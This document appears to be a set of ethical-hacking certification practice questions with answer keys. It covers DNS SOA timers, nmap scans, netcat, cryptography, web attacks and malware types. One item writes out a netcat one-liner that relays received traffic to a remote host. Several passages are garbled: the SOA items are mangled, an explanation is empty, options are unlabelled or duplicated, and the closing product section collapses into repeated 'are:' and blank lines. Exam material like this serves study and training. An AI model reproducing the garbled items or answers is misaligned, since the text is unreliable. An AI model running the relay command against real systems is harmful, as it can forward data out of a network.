Piggybacking is a security term that describes when a person tags along with another person who is permitted to enter a restricted area or pass through a checkpoint.

**Reference:** https://en.wikipedia.org/wiki/Piggybacking_(security)

In your Zone, you have the SOA listed below.

Your auxiliary servers have been unable to communicate with your primary server in order to synchronize data. How long will secondary servers try to connect to the primary server before declaring the zone dead and ceasing to respond to queries?

ipad.college.edu, cikkye.edu, collegae.edu.SOA (200302028 3600 3600 604800 3600)

A. One day

B. One hour

C. One week

D. One month

**Answer: C**

Examine the log below to determine the scan type.

```
tcpdump -vv host 192.168.1.10
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)

tcpdump -vv -x host 192.168.1.10
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060)
4500 0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000
```

A. nmap -sR 192.168.1.10

B. nmap -sS 192.168.1.10

C. nmap -sV 192.168.1.10

D. nmap -sO -T 192.168.1.10

**Answer: D**

What do Ethereal/Wireshark, TCPDump, and Snort have in common in terms of technological characteristics?

A. They are written in Java, which is a popular computer language.

B. They send security monitoring notifications.

C. They both utilize the same packet analyzer.

D. They are both using the same packet capture programme.

**Answer: D**

Which of the following is a component of a risk assessment?

Administrative safeguards
Physical security
DMZ
Logical interface

**Answer: A**

**Explanation:**

Risk assessment includes:

**Reference:**

https://en.wikipedia.org/wiki/IT_risk_management#Risk_assessment

What does the command "nc -l -p 2222 | nc 10.1.0.43 1234" produce?

A. Netcat will listen on port 2222 for 1234 seconds on the 10.1.0.43 interface.

B. Netcat will listen on port 2222 and send anything it receives to a remote connection on port 1234 at 10.1.0.43.

C. Netcat will wait on port 1234 for a connection from 10.1.0.43 and send anything it receives to port 2222.

D. Netcat will listen on port 2222 and send any data it receives to the local interface 10.1.0.43.

**Answer: B**

SSL, IKE, and PGP all belong to which type of cryptography?

A. Secret Key

B. Hash Algorithm

C. Digest

D. Public Key

**Answer: D**

. Following a recent data breach, a regional bank engages your firm to conduct a security assessment on their network. By compromising only one server, the attacker was able to obtain financial data from the bank.

What should one of your major recommendations to the bank be based on this information?

_____

A. Place a front-end web server in a demilitarized zone that only handles external web traffic

B. Require all employees to change their passwords immediately

C. Move the financial data to another server on the same IP subnet

D. Issue new certificates to the web servers from the root certificate authority

**Answer: A**

**Explanation:**

A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to a wider and untrusted network, usually the Internet. The goal of

a DMZ is to add another layer of security to an organization's local area network (LAN); an external network node can only access equipment in the DMZ, not the rest of the network.

**Reference:** https://en.wikipedia.org/wiki/DMZ_(computing)

If your network is made up of Windows NT, 2000, and XP computers, what ports on the firewall should be blocked to prevent NetBIOS traffic from getting through?

_____

**A.** 110

**B.** 135

C. 139

D. 161

E. 445

F. 1024

**Answer: B, C, and E**

What is a hidden route in Trojan jargon?

A. A channel that violates the security rules by transferring information within a computer system or network.

B. It is a kernel operation that conceals boot processes and services to mask detection within a computer system or network.

C. It is a kernel operation that hides boot processes and services to mask detection within a computer system or network.

D. It is a reverse tunnelling approach that establishes connections using HTTPS rather than HTTP.

**Answer: A**

Administrators should execute which of the following actions to eliminate superfluous software, services, and unsafe configuration settings to lower a system's attack surface?

A. Harvesting
B. Windowing
C. Hardening
D. Stealthing

**Answer: C**

What tool should you use to evaluate extracted metadata from files that you obtained during the early step of your penetration test (information gathering)?

A. Armitage
B. Dimitry
C. Metagoofil
D. cdpsnarf

**Answer: C**

A technician discovers that the proxy server settings have been checked and a machine is attempting to utilize itself as a proxy

server while reviewing the settings on the internet browser. What octet does the technician see within the subnet?

A. 10.10.10.10
B. 127.0.0.1
C. 192.168.1.1
D. 192.168.168.168

**Answer: B**

Which of the following is NOT a good biometric control option

A. Iris patterns
B. Fingerprints
C. Height and weight
D. Voice

**Answer: C**

A white hat hacker obtains control of a user account and seeks to gain access to another account's confidential files and information during an internal security audit. How will he be able to accomplish this?

A. Port Scanning
B. Hacking Active Directory
C. Privilege Escalation
D. Shoulder-Surfing

**Answer: C**

Which of the following is used to verify and authenticate individuals participating in a business data exchange?

A. SOA
B. Single-Sign On
C. PKI
D. Biometrics
**Answer: C**

---

What exactly is the TTL? (200302028 3600 3600 604800 2400.) Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800
**Answer: D**

Which of the following Google advanced search operators allows an attacker to limit the results to websites within a specific domain?

A. [cache:]
B. [site:]
C. [inurl:]
D. [link:]

**Answer: B**

The Computer Security Incident Response Team (CSIRT) of the United States provides which of the following services as a major service

A. The CSIRT incident response service provides a dependable and trustworthy single point of contact for reporting computer security incidents around the world.

B. CSIRT is a computer security surveillance service that provides the government with vital intelligence about people travelling overseas.

C. CSIRT offers a penetration testing service to let people and multinational companies report occurrences around the world.

D. A vulnerability assessment service is provided by CSIRT to assist law enforcement agencies in profiling a person's or company's property.

**Answer: A**

Which aspect of security testing is ensured by the use of hash?

A. Authentication

B. Integrity

C. Confidentiality

D. Availability

**Answer: B**

An attacker uses which of the following Bluetooth hacking techniques to transmit messages to users without their consent,

comparable to email spamming?

A. Bluesmacking
B. Bluesniffing
C. Bluesnarfing
D. Bluejacking

**Answer: D**

Kyle receives an email containing an image of a well-crafted painting while completing online banking utilizing a Web browser. A new tab in the web browser opens when you click the image, and it shows an animated GIF of cash and coins being swallowed by a crocodile. Kyle discovered that all of his bank funds had vanished after a few days. What Web browser-based security flaw did the hacker take use of?

A. Clickjacking
B. Web Form Input Validation
C. Cross-Site Request Forgery
D. Cross-Site Scripting

**Answer: C**

Which of the following is the most critical stage of ethical hacking that requires a significant amount of time?

A. Gaining access
B. Escalating privileges
C. Network mapping
D. Footprinting

**Answer: D**

Vlady works for a fishing firm where the bulk of the staff are unfamiliar with computers, let alone IT security. Employees sharing passwords, writing his/her password on a post-it note and sticking it to his/her desk, leaving the computer unlocked, not logging out of emails or other social media accounts, and et cetera are some of the information security vulnerabilities that Vlady frequently encounters. Vlady decided to make some adjustments to his company's security setup after consulting with his supervisor. The first thing Vlady wanted to do was instill in his employees the significance of keeping confidential information, such as passwords, private and not sharing them with others. Which of the following should be Vlady's first action?

A. Establishing a strong information security policy

B. Providing information security awareness training

C. Having one-on-one conversations with other employees about the importance of information security

D. Holding a one-on-one meeting with other employees to emphasize the necessity of data protection.

**Answer: A**

Within 90 minutes, a single site received 91 ICMP ECHO packets from 47 different sites. ICMP ID:39612 and Seq:57072 were found in 77 of the ICMP ECHO packets. ICMP ID:0 and Seq:0 were found in 13 of the ICMP ECHO packets. What conclusions can you draw from this data?

A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites

B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system

C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number

D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

**Answer: B**

XOR is a widely used cryptography tool. Is it 10110001 XOR 00111010?

A. 10111100

B. 11011000

C. 10011101

D. 10001011

**Answer: D**

During a penetration test, a tester discovers that the web application under investigation is vulnerable to Cross Site Scripting (XSS) (XSS). To exploit this vulnerability, which of the following conditions must be met?

A. The secure flag is not enabled in the web application.

B. The HttpOnly flag is not set in the session cookies.

C. There should be no endpoint security solution installed on the victim's computer.

D. ActiveX technology must be enabled in the victim's browser.

**Answer: B**

Cryptography is the practice and study of secure communication systems in the presence of third parties (called adversaries.) It is more broadly concerned with developing and studying protocols that overcome adversarial impact and are connected to different areas of information security, such as data confidentiality, data integrity, authentication, and non-repudiation. Mathematics, computer science, and electrical engineering all cross in modern cryptography. ATM cards, computer passwords, and electronic commerce are all examples of cryptography applications.

The following is a simple explanation of how cryptography works:

———————

```
SECURE (plain text)
+1(+1 next letter, for example, the letter ""T"" is used for ""S"" to
encrypt.)
TFDVSF (encrypted text)
+=logic=> Algorithm
1=Factor=> Key
```

Which of the following statements concerning cryptography is correct?

A. The secret is the key, not the algorithm.

B. Symmetric-key algorithms are a type of cryptography algorithm that uses distinct cryptographic keys for both plaintext encryption and ciphertext decryption.

C. SSL (Secure Sockets Layer) uses asymmetric encryption (public/private key pair) to send the shared session key and establish a communication channel.

D. Asymmetric cryptography, also known as public-key cryptography, in which the public key is used to decrypt and the private key is used to encrypt.

**Answer: C**

Which of the following cryptography attacks is an understatement for coercion or torture to extract cryptographic secrets (e.g., the password to an encrypted file) from a person?

A. Chosen-Cipher text Attack
B. Ciphertext-only Attack
C. Timing Attack
D. Rubber Hose Attack

**Answer: D**

Which of the following is a detective control?

A. Smart card authentication
B. Security policy
C. Audit trail
D. Continuity of operations plan

**Answer: C**

183. Which of the following is a common weakness in Service Oriented Architecture (SOA)?

A. Cross-site scripting
B. SQL injection
C. VPath injection

D. XML denial of service issues

**Answer: D**

Which of the following forms of TCP scanning is considered to be one of the most reliable?

A. TCP Connect/Full Open Scan
B. Half-open Scan
C. NULL Scan
D. Xmas Scan

**Answer: A**

Why would you send an email to an address you know does not exist within the firm for whom you are conducting a Penetration Test?

To find out who owns the root account
To launch a DoS
To send out unnecessary SPAM
To elicit a response that will disclose information about email servers and how they handle undeliverable mail
To test for virus protection

**Answer: D**

..... is an attack type for a rogue Wi-Fi access point that appears to be a legal one on the premises but is actually set up to listen in on wireless communications. It's a wireless take on the phishing scam. By impersonating a legitimate provider, an attacker

deceives wireless customers into connecting a laptop or mobile phone to a tainted hotspot. This form of attack can be used to steal credentials from unsuspecting users by probing the communication link or phishing, which involves creating a fake website and attracting people to it.

Fill in the blanks with a suitable option.

_____

A. Collision Attack

B. Evil Twin Attack

C. Sinkhole Attack

D. Signal Jamming Attack

**Answer: B**

Which NMAP function may a tester use to avoid being detected by the network's IDS while looking for open ports?

A. Timing settings to slow down the port scan

B. Fingerprinting to determine which operating systems are present on the network

C. Traceroute to control the course of the packets received during the scan

D. ICMP ping sweep to detect which hosts on the network are not available

**Answer: A**

Susan has joined the network of her employer. She was able to synchronize the sessions of her boss and the file server. She then intercepted his communication destined for the server, altered it as she desired, and then uploaded it to his home directory on the server.

What kind of assault is Susan launching?

_____

A. A sniffing attack
B. A spoofing attack
C. A man in the middle attack
D. A denial of service attack
**Answer: C**

. "YouWon$10Grand.zip" was the subject of an email Matthew received. A file named "HowToClaimYourPrize.docx.exe" is included in the zip file. Matthew opened the file out of curiosity and excitement. The file copies itself to Matthew's APPDATAIocaI directory without his awareness and continues to beacon to a command-and-control server to obtain further dangerous programmes. What kind of malware did Matthew come across?

A. Key-logger
B. Trojan
C. Worm
D. Macro Virus
**Answer: B**

State-sponsored threat actors frequently find vulnerabilities and store them until they are ready to launch a sophisticated attack. Because it exploited four different sorts of vulnerabilities, the Stuxnet attack was unprecedented.

What is the name of this attack style?

zero-day
zero-hour
zero-sum
no-day

**Answer: A**

**Explanation**

Stuxnet is a computer worm that is thought to be a combined American-Israeli cyber weapon. Stuxnet works by targeting workstations and networks that use the Microsoft Windows operating system, then looking for Siemens Step7 software utilizing four zero-day defects.

**Reference:** https://en.wikipedia.org/wiki/Stuxnet

When users browse a corporate website from their workstations, a network security administrator is concerned about potential man-in-the-middle attacks. Which of the following is the most effective countermeasure against such an attack?

A. For all connections, implementing server-side PKI certificates

B. For all connections, only client-side PKI certificates are required.

C. Requiring PKI certificates from both the client and the server for all connections

D. Strong authentication is required for all DNS queries.

**Answer: C**

Is there anything that isn't a PCI compliance recommendation?

A. Give as few people as feasible access to cardholder data.

B. Encrypt all data transmissions involving cardholders across any public network.

C. Rotate staff processing credit card transactions to different departments on a yearly basis.

D. Use a firewall to protect credit card data from the public internet.

**Answer: C**

When testing a web application, using a proxy tool to save each request and response is highly handy. To detect vulnerabilities, you can manually test each request and evaluate the response. Manually testing parameters and headers yield more exact findings than online vulnerability scanners. What proxy tool can you use to identify web security flaws?

Burpsuite
Maskgen
Dimitry
Proxychains

**Answer: A**

**Explanation**

Burp Suite is an integrated platform for performing web application security testing. Its numerous tools work in unison to assist the full testing process, from mapping and analyzing an application's attack surface to detecting and exploiting security vulnerabilities.

b https://portswigger.net/burp/

Using a 160-bit message digest, which of the following techniques gives superior security against brute force attacks?

A. MD5
B. SHA-1
C. RC4
D. MD4

**Answer: B**

During a penetration test, the tester performs an ACK scan on the DMZ firewall's external interface using NMAP. According to NMAP, port 80 is unfiltered. Which type of packet inspection is the firewall performing based on this response?

A. Host
B. Stateful
C. Stateless
D. Application

**Answer: C**

Which tool allows analysts and pen testers to use graphs and link analysis to investigate data links?

A. Maltego
B. Cain and Abel
C. Metasploit
D. Wireshark

**Answer: A**

**Explanation:**

Paterva developed Maltego, proprietary software for open-source intelligence and forensics.

Maltego focuses on offering a library of transforms for finding data from open sources and presenting it in a graph format that may be used for link analysis and data mining.

**Reference:** https://en.wikipedia.org/wiki/Maltego

This setting permits the NIC to forward all traffic it receives to the Central Processing Unit (CPU), rather than only the frames intended for the controller. Choose the one that most accurately depicts the preceding sentence.

A. Multi-cast mode

B. WEM
C. Promiscuous mode
D. Port forwarding

**Answer: C**

Yancey works for a huge energy business as a network security administrator. This corporation supplies electricity to more than 100,000 residents in Las Vegas. Yancey has been with his employer for almost 15 years and has risen to the top of the ranks. When Yancey arrives at work one day, he learns that the company is downsizing and that he will be laid off in two weeks. Yancey is furious, and he resolves to spread logic bombs, viruses, Trojans, and backdoors throughout the network in order to bring the corporation down once he's gone. Yancey is unconcerned if his actions land him in prison for 30 years or longer; all he wants is for the firm to pay for what they are doing to him. What would you think of Yancey?

A. Yancey qualifies as a Suicide Hacker.

B. He would be classified as a Black Hat since he is unconcerned about going to jail.

C. Because Yancey is now employed by the company, he would be a White Hat.

D. Yancey is a Hacktivist Hacker because he is fighting a decreasing firm.

**Answer: A**

A company has relocated to a new office, and the new location is a little unsafe. The CEO wants to keep a 24-hour eye on the physical boundary and entrance doors. What is the best way to complete this task?

Install fences in front of the entrance doors.
Install a surveillance system with cameras aimed towards the front doors and the street.

Install an IDS in the entrance doors, including some at the corners. Install lighting in all of the company's entrance doors and along the perimeter.

_____

**Answer: B**

A Connection Stream Parameter Pollution (CSPP) attack is carried out using what technique?

A. Using semicolons as a separator to inject arguments into a connection string

B. Injecting harmful Javascript code into input parameters

C. Setting the session identification (SID) of a user to a known value

D. Using the same name for many parameters in HTTP requests

**Answer: A**

## About Our Products

Other products from IPSpecialist LTD regarding technology are:

are: are: are: are: are: are:

are: are: are: are: are: are: are:

are: are: are: are: are: are: are: are:

are: are: are: are: are: are:

are: are: are: are: are: are: are: are:

are: are: are: are: are: are: are:

are: are: are: are: are: are: are: are:

are: are: are: are:

are: are: are: are: are:

are: are: are: are: are: are:

_____

_____ _____ _____ _____ _____ _____

_____ _____ _____ _____ _____

_____ _____ _____ _____ _____

_____ _____ _____ _____ _____

_____ _____ _____ _____ _____

_____ _____ _____ _____ _____ _____

_____

_____ _____ _____ _____ _____